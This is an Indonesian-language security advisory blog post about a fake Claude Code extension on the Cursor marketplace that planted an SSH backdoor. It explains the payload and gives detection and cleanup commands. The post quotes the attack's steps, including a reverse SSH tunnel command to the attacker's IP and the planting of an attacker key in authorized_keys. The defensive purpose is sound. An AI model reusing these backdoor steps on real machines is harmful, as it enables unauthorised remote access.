Ekstensi Claude Code Palsu di Cursor Tanam Backdoor SSH: Cara Cek dan Bersihkan
Oleh Tim APIPedia, Tim Engineering APIPedia · Terbit · 7 menit baca
Versi 2.1.312 dan 2.1.313 di marketplace Cursor menanam kunci SSH penyerang. Uninstall saja tidak cukup; ini cara cek dan membersihkannya.
Ekstensi Claude Code yang beredar di marketplace Cursor pada 29 Oktober 2026 ternyata versi palsu yang menanam backdoor SSH di komputer developer. Versi 2.1.312 dan 2.1.313 tersedia sekitar 11 jam dan bisa terpasang lewat update otomatis. Menghapus ekstensinya tidak cukup, karena backdoor tetap tertinggal.
Kasus ini ramai di X, Reddit, dan Hacker News karena menyerang alat yang dipakai developer setiap hari: editor kode dan asisten AI. Artikel ini merangkum apa yang terjadi, cara kerja muatannya, mitos yang beredar, serta perintah untuk mengecek dan membersihkan laptop kamu.
Apa yang sebenarnya terjadi?

Pada 29 Oktober 2026 sekitar pukul 02.27 waktu Pasifik (16.27 WIB), build yang dimodifikasi dari ekstensi Anthropic.claude-code muncul di marketplace ekstensi milik Cursor, editor kode berbasis VS Code. Build itu bisa diunduh sampai sekitar 13.35 PT (30 Oktober 03.35 WIB), lalu ditarik.
Paket berbahaya ini ditemukan oleh Phorion, vendor keamanan endpoint untuk macOS. Cursor kemudian menghapus versi tersebut, menutup marketplace-nya sementara, mengaudit akses, merotasi kunci, dan bekerja sama dengan penyedia cloud untuk mematikan server penyerang.
Anthropic lewat Felix Rieseberg menyatakan insiden ini bukan pembobolan sistem atau laptop karyawan Anthropic. Kanal distribusi resmi tidak terdampak; dampaknya terbatas pada pengguna yang memasang ekstensi dari marketplace Cursor.
Ringkasan fakta kunci
| Aspek | Detail |
|---|---|
| Paket | Anthropic.claude-code (ekstensi VS Code) di marketplace Cursor |
| Versi berbahaya | 2.1.312 dan 2.1.313 (build macOS dan Windows) |
| Jendela paparan | 29 Okt 2026, ±09.27–20.35 UTC (±11 jam) |
| Perkiraan terdampak | Hingga 5.000 pengguna (angka Cursor yang dikutip Help Net Security dan Sophos) |
| Penemu | Phorion |
| IOC utama | Kunci SSH berkomentar svc-telemetry, IP 134.209.82.225 |
| Status | Versi ditarik, server penyerang dimatikan, backdoor yang sudah terpasang tetap perlu dibersihkan manual |
Kenapa sumber berbeda soal versi dan marketplace?
Laporan awal (Help Net Security, The Register, Sophos) hanya menyebut versi 2.1.313. Notis Cursor yang diperbarui 30 Oktober pukul 11.30 PT memperjelas bahwa 2.1.312 juga terdampak. Phorion sempat menyebut paket ditemukan di Open VSX, tetapi Cursor dan peneliti Manifold Security menyatakan sumbernya marketplace Cursor sendiri. Bagaimana penyerang bisa mengunggah paket ke sana belum dijelaskan oleh Cursor maupun Anthropic.
Kenapa kasus ini viral?
- Targetnya developer. Laptop developer menyimpan kunci SSH, token cloud, akses repositori, dan sesi ke server produksi.
- Nama penerbitnya asli. Ekstensi tampil sebagai produk resmi, jadi mengecek nama publisher tidak membantu. Ax Sharma dari Manifold Security menyebutnya: memeriksa nama penerbit tidak berguna kalau penerbitnya memang asli.
- Update otomatis. Pengguna tidak perlu mengklik apa pun; editor menarik versi baru sendiri.
- Datang beruntun. Pekan yang sama juga diwarnai insiden rantai pasok lain, misalnya Polymarket yang dibobol lewat script pihak ketiga dan hack Binance $6,3 miliar.
Bagaimana cara kerja backdoor-nya?

Penyerang menyisipkan fungsi IIFE (immediately invoked function expression) di awal file extension.js yang sudah di-minify. Sisa bundle terlihat seperti ekstensi asli. Karena IIFE langsung dieksekusi, muatan berjalan begitu Node memuat file, bahkan sebelum fungsi activate() dipanggil.
Urutannya kira-kira seperti ini:
- Pengintaian. Muatan mengirim hostname, username, OS, arsitektur, folder home, direktori kerja, email Git, IP publik, dan nama hingga 40 variabel lingkungan yang mirip kredensial (bukan nilainya).
- Akses SSH. Kunci publik penyerang ditambahkan ke
~/.ssh/authorized_keysdengan komentarsvc-telemetry. - Reverse tunnel. Muatan membuka
ssh -N -R '*:0:localhost:22'ke[email protected], sehingga penyerang bisa masuk balik ke mesin korban walau mesin itu ada di belakang NAT. - Persistensi. Script terpisah dipasang dan mencoba menyambung ulang kira-kira tiap 60 detik, tetap hidup meski editor ditutup atau ekstensi dihapus.
Muatan juga mencoba menyalakan layanan SSH (systemsetup -setremotelogin on di macOS, Add-WindowsCapability ... OpenSSH.Server di Windows). Langkah ini butuh hak admin, jadi menurut Cursor biasanya gagal di sebagian besar Mac dan Windows. Tetapi kunci tetap ditambahkan, persistensi tetap terpasang, dan data host tetap terkirim.
Mitos vs fakta
| Mitos | Fakta |
|---|---|
| "Anthropic diretas." | Anthropic dan Cursor sama-sama menyatakan build ini bukan buatan Anthropic dan sistem Anthropic tidak dibobol. Masalahnya ada di distribusi lewat marketplace Cursor. |
| "Cukup uninstall ekstensinya." | Salah. Kunci SSH, LaunchAgent/scheduled task/cron, dan script .smt tetap tertinggal. |
| "Mac aman karena tunnel gagal." | Hanya kalau Remote Login mati. Kalau Remote Login sudah aktif atau kelak dinyalakan, backdoor langsung bisa dipakai. Phorion menegaskan ini bukan pertahanan. |
| "Pengguna VS Code biasa ikut kena." | Tidak ada laporan versi berbahaya di Visual Studio Marketplace milik Microsoft. Yang terdampak adalah instalasi atau update dari marketplace Cursor selama jendela 29 Oktober. |
| "Nilai token saya sudah dicuri." | Yang dikirim hanya nama variabel. Namun lewat backdoor penyerang bisa membaca apa saja, jadi tetap rotasi kredensial. |
Bagaimana cara mengecek apakah laptop saya terdampak?
Jalankan perintah di bawah ini. Semuanya hanya membaca, tidak mengubah apa pun. Untuk macOS dan Linux:
# 1) Versi ekstensi yang terpasang di Cursor
cursor --list-extensions --show-versions 2>/dev/null | grep -i claude-code
ls ~/.cursor/extensions 2>/dev/null | grep -i anthropic.claude-code

# 2) Kunci SSH penyerang (IOC paling penting)
grep -n svc-telemetry ~/.ssh/authorized_keys 2>/dev/null && echo "TERDAMPAK" || echo "kunci tidak ditemukan"

# 3) File persistensi
ls -la ~/.config/.smt ~/.config/.smtk \
  ~/Library/LaunchAgents/com.apple.sysmond.plist 2>/dev/null
ls -la "${TMPDIR:-/tmp}"/.stk_* /tmp/.stk_* 2>/dev/null

# 4) Cron @reboot (Linux)
crontab -l 2>/dev/null | grep -n '\.config/\.smt'

# 5) Proses tunnel dan koneksi ke IP penyerang
ps aux | grep -E 'ssh -N -R|autossh' | grep -v grep
lsof -nP -i @134.209.82.225 2>/dev/null
Untuk Windows, buka PowerShell:
# Kunci SSH penyerang
Select-String -Path "$env:USERPROFILE\.ssh\authorized_keys","C:\ProgramData\ssh\administrators_authorized_keys" `
  -Pattern 'svc-telemetry' -ErrorAction SilentlyContinue

# Scheduled task dan file persistensi
Get-ScheduledTask -TaskName SysMon -ErrorAction SilentlyContinue
Test-Path "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\sysmon.cmd"
Test-Path "$env:USERPROFILE\.config\smt.cmd"
Kalau kamu masih menyimpan file VSIX atau folder ekstensinya, bandingkan hash extension.js dengan IOC dari Cursor:
shasum -a 256 ~/.cursor/extensions/anthropic.claude-code-2.1.31*/extension.js 2>/dev/null
# Berbahaya bila sama dengan:
# ecb58cb29078d9646ad1dcdbe51526f2d9cfea06be5fb2ab183e8ecc3ab6bf15
Apa yang harus dilakukan kalau terdampak?
Cursor menyediakan skrip resmi remediate-macos.sh (jalankan sebagai user biasa, bukan root) dan remediate-windows.ps1 (PowerShell sebagai Administrator) di notis keamanannya. Skrip keluar dengan kode non-nol bila masih ada jejak. Untuk Linux tidak ada skrip resmi, jadi bersihkan manual:
# Linux: hapus kunci, cron, script, dan tunnel (cadangan authorized_keys disimpan sebagai .bak)
sed -i.bak '/svc-telemetry/d' ~/.ssh/authorized_keys
crontab -l 2>/dev/null | grep -v '\.config/\.smt' | crontab -
rm -f ~/.config/.smt ~/.config/.smtk /tmp/.stk_*
pkill -f '[email protected]'

# macOS (bila tidak memakai skrip resmi)
launchctl bootout gui/$(id -u) ~/Library/LaunchAgents/com.apple.sysmond.plist 2>/dev/null
rm -f ~/Library/LaunchAgents/com.apple.sysmond.plist
Setelah itu:
- Isolasi mesin yang menunjukkan tanda eksekusi. Pertimbangkan instal ulang bila ragu.
- Cek log SSH untuk login dari localhost memakai kunci
svc-telemetry. Itu tanda penyerang sempat masuk. - Rotasi kredensial dari mesin lain yang tepercaya: kunci SSH, token GitHub/GitLab, kunci cloud (AWS/GCP), dan API key layanan yang kamu pakai, termasuk kunci API di console APIPedia bila tersimpan di mesin itu.
- Blokir
134.209.82.225di firewall perusahaan dan cari IOC yang sama di EDR.
Apa artinya bagi developer dan tim di Indonesia?
Ekstensi editor punya hak yang sama dengan user yang menjalankannya: bisa membaca file, menjalankan proses, dan membuka koneksi jaringan. Kasus ini menunjukkan bahwa "penerbit terverifikasi" tidak menjamin isi paket. Beberapa kebiasaan yang layak diterapkan:
- Matikan update otomatis ekstensi di mesin yang memegang akses produksi, lalu update secara terjadwal setelah rilis berumur beberapa hari.
- Pisahkan kredensial produksi dari laptop harian. Pakai kunci SSH dengan passphrase atau hardware key, dan token berumur pendek.
- Pantau perubahan
authorized_keys, LaunchAgents, cron, dan scheduled task. Perubahan di lokasi ini jarang terjadi secara sah. - Buat daftar ekstensi yang diizinkan (allowlist) untuk tim, sama seperti kamu mengunci dependensi npm. Pelajaran serupa juga muncul pada celah Node2Shell di Node.js.
FAQ
Apakah saya terdampak kalau memakai Claude Code lewat terminal (CLI)?
Tidak ada laporan bahwa CLI atau kanal distribusi resmi Anthropic terdampak. Yang terdampak adalah ekstensi Anthropic.claude-code versi 2.1.312/2.1.313 dari marketplace Cursor.
Saya pakai Cursor tapi baru update setelah 30 Oktober. Aman?
Kalau versi itu tidak pernah terpasang selama jendela 29 Oktober, kemungkinan besar aman. Tetap jalankan perintah grep svc-telemetry di atas untuk memastikan, karena update otomatis bisa terjadi tanpa disadari.
Apakah update ke versi terbaru menghapus backdoor?
Tidak. Menurut The Register dan Cursor, memasang versi terbaru tidak menghapus mekanisme persistensi. Kunci SSH, task, dan script harus dihapus terpisah.
Berapa banyak korban?
Cursor memperkirakan paling banyak 5.000 pengguna dan berencana menghubungi mereka langsung. Notis resmi yang diperbarui tidak mencantumkan angka, jadi angka ini masih estimasi.
Siapa pelakunya?
Belum ada atribusi publik. Cara penyerang mendapat akses ke marketplace Cursor juga belum dijelaskan.
Sumber
- Cursor: Claude Code extension security notice (diperbarui 30 Okt 2026)
- The Register: Claude Code extension on Cursor marketplace backdoored
- Help Net Security: Claude Code extension poisoned with persistent SSH backdoor
- Sophos: Malicious Claude Code extension distributed through Cursor marketplace
- This Week in Security, edisi 1 November 2026
Topik: #keamanan #supply chain #cursor #claude code #ssh #vs code
Tentang penulis
Tim APIPedia — Tim Engineering APIPedia
Tim engineering di balik APIPedia yang membangun dan memelihara API data Indonesia - ongkir, OCR KTP, data wilayah, BMKG, hingga server MCP - dan menulis panduan integrasinya dari pengalaman langsung.